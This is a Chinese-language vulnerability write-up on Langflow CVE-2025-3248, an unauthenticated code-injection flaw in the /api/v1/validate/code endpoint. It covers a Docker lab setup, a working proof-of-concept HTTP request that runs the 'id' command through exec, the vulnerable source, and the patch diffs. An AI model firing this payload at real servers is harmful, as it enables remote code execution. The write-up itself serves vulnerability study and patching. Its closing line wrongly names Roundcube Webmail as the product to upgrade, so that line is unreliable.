

# Langflow远程代码执行漏洞（CVE-2025-3248） POC及一键部署环境

## 漏洞介绍

Langflow 是一个可视化的低代码平台，用于构建和调试基于 LangChain 的大语言模型应用。它通过拖拽式界面帮助用户快速搭建包括聊天机器人、问答系统、文档问询等复杂的 AI 流程，而无需编写大量代码。Langflow 支持组件化设计，集成了 Prompt、LLM、Memory、工具链等模块，适合开发者、研究人员以及对 AI 应用感兴趣的非技术用户使用，加快原型开发和测试的效率。

1.3.0 版本之前的 Langflow 存在代码注入漏洞，影响 `/api/v1/validate/code` 接口。远程未认证的攻击者可通过构造恶意的 HTTP 请求，执行任意代码。



## 漏洞版本

- Langflow < 1.3.0

## 漏洞环境一键部署

执行以下一条命令，一键部署langflow漏洞环境

```
docker run -p 7860:7860 langflowai/langflow:1.2.0
```

```
Welcome to Langflow
```

```
A new version of Langflow is available: 1.4.3
```

```
Run 'pip install Langflow -U' to update.
```


```
Collaborate, and contribute at our GitHub Repo star
```

```
We collect anonymous usage data to improve Langflow.
```

```
You can opt-out by setting DO_NOT_TRACK=true in your environment.
```

```
Access http://0.0.0.0:7860
```

访问 <http://127.0.0.1:7860/> 看到如下页面代表部署成功



## 漏洞利用

使用如图POC执行任意命令

```

Request
Pretty Raw Hex MarkInfo
1 POST http://10.211.55.2:7860/api/v1/validate/code HTTP/1.1
2 Host: 10.211.55.2:7860
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0) Gecko/20100101 Firefox/139.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Priority: u=0, i
9 Content-Type: application/json
10 Content-Length: 123
11
12 {
    "code": "def exploit(cmd=exec('raise Exception(__import__(\"subprocess\").check_output(\"id\",shell=True))')):\n\n    pass"
}

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Length: 99
4 Content-Type: application/json
5 Date: Tue, 24 Jun 2025 03:23:14 GMT
6 Server: uvicorn
7
8 {
    "imports": {
        "errors": [
        ]
    },
    "function": {
        "errors": [
            "b'uid=1000(user) gid=0(root) groups=0(root)\\n'"
        ]
    }
}

```

## 漏洞成因

漏洞由于/api/v1/validate/code端点没有做身份验证，允许匿名访问并执行validate\_code函数

```

# build router
router = APIRouter(prefix="/validate", tags=["Validate"])

@router.post("/code", status_code=200)
async def post_validate_code(code: Code) -> CodeValidationResponse:
    try:
        errors = validate_code(code.code)
        return CodeValidationResponse(
            imports=errors.get("imports", {}),
            function=errors.get("function", {}),
        )
    except Exception as e:
        logger.opt(exception=True).debug("Error validating code")
        raise HTTPException(status_code=500, detail=str(e)) from e

```

且validate\_code函数没有做任何过滤就执行了exec()

```

24     def validate_code(code):
25
26         # Add a dummy type_ignores field to the AST
27         add_type_ignores()
28         tree.type_ignores = []
29
30
31         # Evaluate the import statements
32         for node in tree.body:
33             if isinstance(node, ast.Import):
34                 for alias in node.names:
35                     try:
36                         importlib.import_module(alias.name)
37                     except ModuleNotFoundError as e:
38                         errors["imports"]["errors"].append(str(e))
39
40
41         # Evaluate the function definition
42         for node in tree.body:
43             if isinstance(node, ast.FunctionDef):
44                 code_obj = compile(ast.Module(body=[node], type_ignores=[]), "<string>", "exec")
45                 try:
46                     exec(code_obj)
47                 except Exception as e: # noqa: BLE001
48                     logger.opt(exception=True).debug("Error executing function code")
49                     errors["function"]["errors"].append(str(e))
50
51
52         # Return the errors dictionary
53         return errors
54
55
56
57
58
59
60
61
62
63
64

```

## 漏洞修复

Langflow官方对这个漏洞做了几处修复：

1.给/api/v1/validate/code端点添加了JWT认证

@@ -10,7 +11,7 @@
10    11
11    12
12    13    @router.post("/code", status_code=200)
13    - async def post_validate_code(code: Code) -> CodeValidationResponse:
14    + async def post_validate_code(code: Code, _current_user: CurrentActiveUser) -> CodeValidationResponse:
14    15        try:
15    16            errors = validate_code(code.code)
16    17            return CodeValidationResponse(

2.增加了严格的输入验证和身份校验

```
49 52     },
50 53 }
51 -     response = await client.post("api/v1/validate/prompt", json=basic_case)
54 +     response = await client.post("api/v1/validate/prompt", json=basic_case, headers=logged_in_headers)
55 56     result = response.json()
56 57
57     assert response.status_code == status.HTTP_200_OK
58     assert isinstance(result, dict), "The result must be a dictionary"
59     assert "frontend_node" in result, "The result must have a 'frontend_node' key"
60     assert "input_variables" in result, "The result must have an 'input_variables' key"
61 +
62 +
63 + @pytest.mark.usefixtures("active_user")
64 + async def test_post_validate_prompt_with_invalid_data(client: AsyncClient, logged_in_headers):
65 +     invalid_case = {
66 +         "name": "string",
67 +         # Missing required fields
68 +         "frontend_node": {"template": {}, "is_input": True},
69 +     }
70 +     response = await client.post("api/v1/validate/prompt", json=invalid_case, headers=logged_in_headers)
71 +     assert response.status_code == status.HTTP_422_UNPROCESSABLE_ENTITY
72 +
73 +
74 + async def test_post_validate_code_with_unauthenticated_user(client: AsyncClient):
75 +     code = """
76 +     print("Hello World")
77 + """
78 +     response = await client.post("api/v1/validate/code", json={"code": code}, headers={"Authorization": "Bearer fake"})
79 +     assert response.status_code == status.HTTP_401_UNAUTHORIZED
```

## 修复需要将版本升级

- Roundcube Webmail >= 1.3.0